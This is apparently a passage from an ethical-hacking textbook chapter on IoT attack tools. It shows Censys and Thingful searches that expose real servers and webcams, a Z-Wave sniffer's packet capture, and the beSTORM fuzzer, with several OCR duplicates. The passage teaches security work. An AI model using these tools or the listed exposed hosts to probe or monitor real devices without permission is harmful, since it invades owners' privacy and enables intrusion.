
88.198.51.143 (static.88-198-51-143.clients.your-server.de)
HETZNER-AS (24940) Nuremberg, Bavaria, Germany
Ubuntu 21/ftp, 22/ssh, 443/https, 80/http
Webcam-Übersicht - Michael Barth - Tegernsee foto-webcam.org, www.foto-webcam.org
443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico

Figure 18.49: Screenshot of Censys

- **Thingful**

  Source: *https://www.thingful.net*

  Thingful is a search engine for finding and using open IoT data from around the world. It helps organizations make better decisions with external IoT data. It collects real-time IoT data across dozens of verticals, including weather, environment, smart cities, energy, and transport. The data pipes of Thingful make it quick and easy to find and use the IoT data.


thingful
9999+ results around the world
webcam
Where?
Login / Sign Up
Menu
Refresh
Watch
Copyright © 2016 Thingful Ltd
Tiles © Esri Earthstar Geographics
Get started!

Miscellaneous

AMOS Webcam: 26985

Open

AMOS Webcam located at: Ellsworth 4 miles east of town along I-90 @ MP ...

image_from_webcam: http://www.safetravelusa.com/sd/camera_images/SDELS/1/latest.jpg


Updated 2 years ago

Figure 18.50: Screenshot of Thingful

Sniffing Tools

Suphacap

Suphacap, a Z-Wave sniffer, is used to **sniff the traffic**, perform **real-time monitoring**, and **capture packets** from all Z-Wave networks



Suphacap — 80x24 — 115200.8.N.1

```
[D3F949EC] 01 -> 34 : Class 37, Method 02
[D3F949EC] 34 -> 01 :
[D3F949EC] 34 -> 01 : Class 37, Method 03, Param 0x00
[D3F949EC] 01 -> 34 :
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 :
[D3F949EC] 01 -> 34 : Class 37, Method 02
Suphacap v1.0.1 - (C) Jon Suphammer
Commands:
h[homeid]
n[nodeid]
c[class]
r<reg><ch>
q<0|1> - raw
i<0|1> - invalid crc
o<0|1> - rssi
x - exit
c49
[D3F949EC] 01 -> 39 : Class 49, Method 04, Param 0x04
[D3F949EC] 39 -> 01 : Class 49, Method 05, Param 0x0504220000
```

https://www.suphammer.net

CloudShark
https://cloudshark.io

Ubiqua Protocol Analyzer
https://www.ubilogix.com

Perytons Protocol Analyzers
http://www.perytons.com

Tcpdump
https://www.tcpdump.org

Open Sniffer
https://www.sewio.net


Sniffing Tools

System administrators use automated tools to monitor their network and devices connected to the network, but attackers misuse these tools to sniff network data. Listed below are some of the tools that an attacker can use to sniff traffic generated by IoT devices.

- **Suphacap**

  Source: *https://www.suphammer.net*

  Suphacap, a Z-Wave sniffer, is a hardware tool used to sniff traffic generated by smart devices connected in the network. It allows attackers to perform real-time monitoring and capturing of packets from all Z-Wave networks. It works with all Z-Wave controllers, including Fibaro, Homeseer, Tridium Niagara, Z-Way, SmartThings, and Vera.



```
[D3F949EC] 01 -> 34 : Class 37, Method 02
[D3F949EC] 34 -> 01 :
[D3F949EC] 34 -> 01 : Class 37, Method 03, Param 0x00
[D3F949EC] 01 -> 34 :
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 :
[D3F949EC] 01 -> 34 : Class 37, Method 02
Suphacap v1.0.1 - (C) Jon Suphammer
Commands:
h[homeid]
n[nodeid]
c[class]
r<reg><ch>
q<0|1> - raw
i<0|1> - invalid crc
o<0|1> - rssi
x - exit
c49
[D3F949EC] 01 -> 39 : Class 49, Method 04, Param 0x04
[D3F949EC] 39 -> 01 : Class 49, Method 05, Param 0x0504220000
```

Figure 18.51: Screenshot of a Z-Wave sniffer


Listed below are some of the additional tools used to sniff traffic generated by IoT devices:

- CloudShark (*https://cloudshark.io*)
- Ubiqua Protocol Analyzer (*https://www.ubilogix.com*)
- Perytons Protocol Analyzers (*http://www.perytons.com*)
- tcpdump (*https://www.tcpdump.org*)
- Open Sniffer (*https://www.sewio.net*)

Vulnerability-Scanning Tools

beSTORM

beSTORM is a **smart fuzzer** used to find **buffer overflow vulnerabilities** by automating and documenting the process of delivering corrupted input and watching for an unexpected response from the application



Potential Vulnerability Detected
beSTORM has detected an exception.

1 out of 1
detected vulnerabilities
(1 new)

Test will auto-resume in 5 seconds

Technical Data Collected

```
Exception reported on 127.0.0.1 by monitor located at 127.0.0.1 (06:32:33 08/19/1

During the testing of: Class flag
Test type: Unknown

Information:
Cannot TCP Echo Ping host (127.0.0.1), host down?
Attack Vector List:
```

```
Addr: 000000000000  Hex: 00  Dec:   0
Bin: 00000000  Ascii:   Length: 0 (0x00)
```

Click here to add comment....

https://www.beyondsecurity.com

Metasploit Pro
https://www.rapid7.com

IoTsploit
https://iotsploit.co

IoTSeeker
https://information.rapid7.com

Bitdefender Home Scanner
https://www.bitdefender.com

IoT Inspector
https://www.iot-inspector.com


Vulnerability-Scanning Tools

Vulnerability scanning allows an attacker to identify vulnerabilities in IoT devices and their network, and to further determine how they can be exploited. These tools assist network security professionals in overcoming the identified weaknesses in a device and network by suggesting various remediation techniques to protect the organization's network.

- **beSTORM**

  Source: *https://www.beyondsecurity.com*

  beSTORM is a smart fuzzer that detects buffer overflow vulnerabilities by automating and documenting the process of delivering corrupted inputs and watching for an unexpected response from the application. By applying automated protocol-based fuzzing techniques, beSTORM acts as an automated black-box auditing tool. It tries virtually every attack combination intelligently, starting with the most likely scenarios, and detects application anomalies, which indicate a successful attack. It discovers code weaknesses and certifies the security strength of any product without access to source code. It tests any protocol or hardware, even those used in IoT, process control, automotive, and aerospace.


Exception Information
BROWSE FINDINGS
1 out of 1
detected vulnerabilities
(1 new)
PAUSE TEST
Preview
Module Tree
CLEAR
SAVE
Attack vectors
EXPORT

Potential Vulnerability Detected
beSTORM has detected an exception.

Test will auto-resume in 5 seconds

Technical Data Collected

```
Exception reported on 127.0.0.1 by monitor located at 127.0.0.1 (06:32:33 08/19/1

During the testing of: Class flag
Test type: Unknown

Information:
Cannot TCP Echo Ping host (127.0.0.1), host down?
Attack Vector List:
```

```
Addr: 000000000000  Hex: 00  Dec:    0
Bin: 00000000  Ascii:    Length: 0 (0x00)
```

Click here to add comment...

☑ Close this window in 5 seconds

